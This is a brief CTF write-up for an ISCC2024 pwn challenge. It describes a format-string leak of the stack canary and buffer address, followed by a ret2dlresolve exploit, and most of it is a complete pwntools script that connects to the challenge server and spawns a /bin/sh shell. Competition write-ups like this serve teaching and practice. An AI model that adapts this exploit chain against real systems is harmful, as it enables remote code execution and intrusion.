
# ISCC2024 WriteUp

AkyOI+李承达+3433778745@qq.com

### Pwn+Flag

### 解题思路

1. 有栈溢出漏洞，利用格式化字符串漏洞泄露buf地址和canary





2.ret2dlresolve

### Exp

from pwn import\*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='i386',os='linux')

context.terminal=['tmux','splitw','-h']

pwn = './2'

p=remote('182.92.237.102',10012)

p.sendlineafter("what's the content?","%19$p%6$p./flag\x00\x00")

read\_a=0x80490f0

p.recvuntil("0x")

can=int(p.recv(8),16)

p.recvuntil("0x")

buf=int(p.recv(7),16)

print(hex(can))

print(hex(buf))

payload=b'a'\*(0x94-0xc)+p32(can)+b'a'\*12+p32(read\_a)+p32(0)+p32(0x080483B8)+p64(0x10)

context.binary = elf = ELF('./2')

rop = ROP(context.binary)

dlresolve = Ret2dlresolvePayload(elf,symbol='system',args=['/bin/sh'])

rop.read(0,dlresolve.data\_addr)

rop.ret2dlresolve(dlresolve)

raw\_rop = rop.chain()

payload=b'a'\*(0x94-0xc)+p32(can)+b'a'\*12+raw\_rop

payload=payload.ljust(256)+dlresolve.payload

pause()

p.sendlineafter("Input:",payload)

p.interactive()